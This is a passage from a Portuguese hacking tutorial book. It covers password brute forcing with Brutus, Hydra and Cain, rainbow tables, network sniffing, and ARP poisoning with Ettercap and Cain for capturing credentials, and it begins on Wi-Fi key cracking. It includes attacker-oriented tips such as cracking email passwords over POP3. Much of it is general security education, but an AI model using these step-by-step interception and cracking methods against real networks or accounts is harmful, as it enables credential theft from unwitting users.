
- **BruteForce:** É o mais poderoso e o mais demorado. Com ele, você pode descobrir senhas mais simples, mas, caso deseje descobrir senhas mais complexas, pode levar muito tempo e a chance de não conseguir neste caso é grande. Dentro da opção Range, você pode configurar o tamanho mínimo e máximo da senha (Min Length e Max Length) e o que será tentado: só dígitos (Digits only), letras minúsculas (Lowercase Alpha), letras maiúsculas (Uppercase Alpha), maiúsculas e minúsculas (Mixed Alpha), letras e números (AlphaNumeric) ou todos os caracteres do teclado, incluindo símbolos como +, - e * (Full Keyspace).

Por último, você também pode customizar quais caracteres serão usados.

Positive Authentication Results mostra que senhas você já descobriu, destacando o endereço e o nome do usuário. Fique atento também na barra inferior do Brutus que mostra que senha está sendo tentada no momento, a quantidade de tentativas por segundo e o tempo que demora para acabar.

> Dica: Se quiser tentar descobrir uma senha de e-mail, não tente pelo webmail. Consiga o endereço do servidor POP3 e tente por ele. É muito mais rápido e eficiente.

Existe outra opção de força bruta remota, um programa que muitos consideram bem melhor que o Brutus. É o THC-HYDRA. Ele suporta diversos tipos de bruteforce como conexões em bancos de dados SQL e SSH, entre outros. Abaixo, uma imagem do HYDRA em funcionamento (ele possui modo GUI e console):



12.4 Força Bruta Local

A força bruta local é muito mais eficiente do que a remota, nem dá para comparar. Por exemplo: enquanto na remota você consegue, em média, de sete a dez senhas testadas por segundo; na local você pode conseguir até 3,4 milhões por segundo, dependendo da capacidade da sua máquina e do algoritmo de encriptação.

Como assim encriptação? Não estamos falando de senhas? Sim, mas quando se trata de força bruta local, geralmente falamos de senhas criptografadas.

Mas, espera aí... não seria mais simples apenas descriptografar essas senhas? Acontece que isso não é possível. Geralmente o tipo de criptografia utilizado para gerar as senhas, o hash, é de mão única, não pode ser revertido.

Para tentar descobrir qual é a senha criptografada, os programas de bruteforce usam um método interessante: eles codificam a informação a ser testada com o mesmo algoritmo e testam os dois. Se coincidirem, a senha foi descoberta. Por exemplo:

Tenho o seguinte hash criptografado de senha, utilizando o algoritmo MD5:

571ac9ece60b2644c55c035a629cb0ba

E mando o programa de força bruta gerar combinações aleatórias e verificar o hash:


Senha Tentada	Hash Criptografado
h4e8riew	aa5717e6412e75ecd6c6dca6632b8f2b
9ieqlawo	3107fa2516cb015f162115b30fa1cd65
c1las6ia	830329c4e7f9948ee366ba87a5b63fd2
7lekiust	061fd09716f00fed3a8866052db55a81
12345828	ae373a125f190a5829ef6b7e5107adbf
ssssssss	4bbde07660e5eff90873642cfae9a8dd

E o software vai tentando, por dias, horas, meses, anos, dependendo do tamanho da senha e do seu poder de processamento. Até que uma hora, quando o hash bater com o original, a senha é descoberta:

pro4chle -> 571ac9ece60b2644c55c035a629cb0ba


Existem diversos programas para se realizar esse processo. Alguns comerciais, como o L0phtCrack, e outros gratuitos, como o Cain. Este último é um dos melhores e mais completos programas de segurança. Você verá que retornaremos a ele em diversas seções do livro. Justamente por isso, ele será o escolhido aqui para a demonstração.

Primeiro abra o programa. Depois, vá para a seção Cracker.




Escolha o tipo de algoritmo de criptografia do qual você quer descobrir a senha. LM e NTLM são senhas de Windows NT e PWL é de Windows 9x; ainda existem senhas de VNC, SQL e outras. No exemplo, fui em MD5 e acrescentei alguns hashs para serem descobertos.

Clique com o botão direito e selecione a força bruta (bruteforce). Escolha os caracteres a serem testados (se apenas números, letras minúsculas, etc.) e o tamanho da senha (até 32 caracteres, pois este é o tamanho máximo). Veja que no exemplo, eu coloquei 32 como tamanho máximo e todos os caracteres (inclusive estendidos, como espaço, barras, asterisco etc.). Olhe o tempo estimado... mais de um ano para terminar.



Se nós tentarmos um conjunto de caracteres bem menor, como números, rapidamente o processo acaba. Por isso, o perigo de se usar datas de aniversário e telefones. Você se assustaria com a velocidade que essas senhas são descobertas. A seguir, você vê o processo terminado:




A senha encontrada é 101010, que infelizmente é usada por muita gente.

O ataque de dicionários nada mais é do que a força bruta utilizando listas de palavras, então não vou criar uma seção para ele. É exatamente o mesmo processo mostrado no bruteforce remoto e local.

12.5 Rainbow Tables

Quando a força bruta local levar muito tempo para ser completada, nós podemos tentar outro recurso mais interessante. Iremos gerar uma rainbow table: uma espécie de wordlist contendo diversas palavras e números e com o seu equivalente criptografado. A utilidade desse processo é que o programa de bruteforce não precisará tentar adivinhar a senha, é só ir nesse arquivo e consultá-lo. Claro que pode ficar gigantesco, dependendo da quantidade de caracteres que você utilizar para criá-lo. Exemplo: uma rainbow table contendo letras minúsculas, maiúsculas, números e caracteres estendidos, de 1 a 15 caracteres, deve ocupar, em média, uns 50 a 60 GB em disco. Mas, em compensação, isso permitirá descobrir senhas em segundos ao invés de dias.


O Cain tem o recurso de usar as rainbow tables (criptoanálise). Mas, para isso, você precisa criá-las primeiro. Um bom programa para fazer isso é o Winrtgen.




12.6 Sniffers

O ato de sniffar ou farejar uma rede é um dos processos mais antigos do hacking e o mais interessante. Quando a rede utiliza um multirrepetidor (HUB) ou uma topologia que faça com que os dados sejam enviados a todos os sistemas ao mesmo tempo (através de broadcast/multicast, por exemplo), é possível utilizar o sniffer (exceto em casos que citarei depois).

Quando os frames (pacotes) são direcionados a uma certa máquina, no caso do HUB, eles são enviados para todas as máquinas ligadas a ele. Apenas a máquina à qual o pacote foi endereçado envia-o para suas camadas superiores para ser processado, o resto dos computadores simplesmente descarta o pacote. Seria interessante, então, que você tivesse um programa que "capturasse" esses pacotes antes que o sistema os descartasse. Isso é o sniffer. Veja o packetsniffer capturando pacotes:




Você pode ver o conteúdo de cada pacote. Clique duas vezes em qualquer um dos pacotes capturados e aparecerá o que tem neles. É mostrado em hexa e ascii.



Normalmente, você consegue obter quase tudo: senhas de webmail, conexões Telnet, FTP, mensagens de messengers instantâneos, e-mails, etc., salvo para os dados criptografados como SSL, SSH, SFTP etc. Estes, só em situação de man in the middle (explicado depois) podem ser obtidos. Mas existe outro problema: se a sua intenção é apenas capturar senhas, você vai receber muito lixo. Você pode até criar filtros personalizados com palavras-chave como password, senha, user, login etc., mas não é um processo tão eficiente.


A solução? Utilizar um sniffer que só capture as senhas e, melhor ainda, consiga dividi-las em categorias. Muitos programas, como o WinSniffer e o Cain, fazem isso.



Outro problema: se a rede estiver utilizando switch e for comutada, dividindo-a em segmentos, o sniffer não captura nada, pois os dados não são repetidos como no hub (que é um multirrepetidor). O que fazer agora? Aí entra o Redirecionamento de Tráfego.

12.7 Redirecionamento de Tráfego

O redirecionamento do tráfego em si não é um método para se obter senhas de acesso, mas através dele você pode potencializar a atuação do Sniffer, já que conseguirá capturar todos os dados que trafegam pela rede local. Existem quatro métodos básicos para se redirecionar o tráfego. Acompanhe na imagem a seguir:



Foram listados cada um dos métodos e suas funções:

- **Arp poisoning –** Envenena o cache ARP das máquinas da rede com endereços MAC falsos. Vamos ainda estudar essa técnica com mais detalhes.
- **Icmp redirect –** Envia uma mensagem ICMP Tipo 5 para o roteador informando uma nova rota e, assim, faz o tráfego passar por você.
- **Port stealing –** Modifica a tabela MAC dos switchs ao enviar pacotes malformados, com o endereço físico de origem e destino iguais. Assim, o switch passa a direcionar o tráfego para o atacante.
- **Dhcp spoofing –** Falsifica respostas DHCP fornecendo às máquinas um endereço IP na rede e colocando a si mesmo como gateway. Portanto, todos os computadores que receberem IPs pensarão que a máquina do hacker é o endereço para onde eles devem encaminhar seus pacotes.


Vamos estudar mais detalhadamente o Arp poisoning, que é o processo mais usado entre todos.

12.7.1 Arp Poisoning


Esse é o método mais simples de ser utilizado e já está "embutido" na maioria dos programas de farejamento de senhas como Ettercap

e Cain. Neste método, um pacote Arp maliciosamente modificado será enviado a todas as máquinas da rede informando-as que você é o gateway. Parece complexo, mas não é. Vamos analisar passo a passo.


Normalmente o atacante não irá conseguir farejar o tráfego dos outros computadores da rede, pois este tráfego não passa por ele. Isto ocorre pelo fato do switch enviar os pacotes somente para a porta de destino, como mostrado a seguir:



Perceba que na tabela MAC do Switch estão os endereços físicos dos IPs 192.168.1.2 e 192.168.1.1. Já o endereço IP 192.168.1.10, que é o "hacker", não consegue ver o tráfego entre as outras duas máquinas. Sabendo disso, ele envia pacotes ARP envenenados para modificar a tabela ARP das máquinas-alvo. Observe:




Um detalhe importante é que a tabela MAC do Switch continuará exatamente a mesma. O que irá mudar é a tabela ARP dos computadores, como visto na imagem anterior. Resumindo: o IP 192.168.1.2 "pensa" que o IP 192.168.1.1 tem o MAC 001122334455. Acontece que esse endereço físico é do atacante, portanto todo o tráfego que as duas máquinas enviarem irá para o hacker. Acompanhe a seguir:



Neste ponto iremos conhecer como realizar o Arp poisoning com dois programas populares: o Ettercain e o CAIN.

12.7.2 Redirecionamento com Ettercap

Use o Ettercap para farejar o tráfego de toda a rede no Linux. Para que isto ocorra, ative a opção de Arp Poisoning. Assim todas as senhas de acesso utilizadas serão capturadas. Observe a sintaxe de comando:



-Tq: Significa modo "silencioso".


-M arp: Utilizar Arp poisoning.

-o / /: Em toda a sub-rede na qual você faz parte.


12.7.3 Redirecionamento com CAIN

Para realizar o Arp poisoning no Cain são necessários três passos simples e rápidos:

1 **Ativar o Arp poisoning** (clicando no ícone com um símbolo amarelo ao lado do botão que parece uma placa de rede).




2 Na aba Sniffer, clique em Hosts. Selecione a primeira opção Scan MAC Addresses. Ela permitirá que você descubra todos os computadores da rede e seus respectivos endereços físicos. Na próxima imagem, marque todas as opções de detecção.




3 Para finalizar, é necessário ir em APR e colocar o endereço IP o qual desejamos interceptar a comunicação, assim como os outros endereços IPs que desejamos que o tráfego seja capturado. Observe nas duas imagens a seguir:

Em APR, clique no botão + (mais).



Adicione o IP a ter o tráfego capturado e os endereços de destino deste tráfego.



Pronto! Agora, já será possível capturar todas as senhas que trafeguem sem criptografia na rede, assim como realizar Man in the Middle em serviços criptografados (será visto mais à frente).


12.8 Redes Wireless

As redes Wireless, devido ao seu custo decrescente e suas facilidades de acesso, estão ficando cada vez mais fáceis de serem configuradas e acessíveis. Junte a isto, o fato de que muitas pessoas não têm uma noção básica de segurança e de termos muitas redes à rádio vulneráveis. Nesta seção vamos abordar alguns problemas de Wi-Fi e Bluetooth.

12.8.1 Redes Wi-Fi

Atualmente o Wi-Fi 802.11 é o tipo de rede LAN sem fio mais utilizada. Existem vários programas interessantes para farejar ou quebrar senhas de redes Wireless como: AirSnort, Kismet, WireShark, etc.

O primeiro passo para o hacking Wi-Fi é a detecção das redes. Para isto podemos utilizar o Kismet:




O segundo passo vai depender se a rede possui ou não algum tipo de proteção. Se ela não tiver criptografia e nem aplicar proteção por endereço MAC, podemos farejar diretamento o tráfego. É possível farejar o tráfego sem nem precisar se conectar à rede Wireless.

Você tem duas opções: se estiver em uma máquina Windows, deve adquirir o adaptador AIRPCAP vendido pela Cace Technologies e utilizar o Wireshark ou outro sniffer para farejar o tráfego. Uma imagem do dispositivo pode ser visualizada:

Não é recomendado farejar o tráfego Wireless de uma rede na qual você não está conectado pelo Windows, a menos que utilize esse dispositivo. Isso se deve ao fato de apenas o Windows 7 suportar o recurso de colocar a placa Wi-fi em modo promíscuo e os programas ainda não o utilizam adequadamente. No Linux há uma melhor compatibilidade no uso deste modo "monitoração" com as placas de rede no modo monitoração.


Acontece que na maioria das vezes, as redes estarão protegidas por protocolos de criptografia. No caso do WEP, a chave pode ser descoberta com muita facilidade. Já o WPA1 é mais difícil de se quebrar, mas não impossível. No WPA2 é praticamente impossível.

Utilizando o AIRPCAP, Kismet, AirDump, AirCrack ou qualquer outro programa de Wi-Fi Hacking, obtemos a "chave" criptografada a ser descoberta. No caso do WEP, quanto mais pacotes de autenticações IVs forem capturados, maior a chance de se descobrir a chave:



O processo já é diferente para o WPA. Após capturar o hash da chave criptografada, devemos utilizar o processo de força bruta para

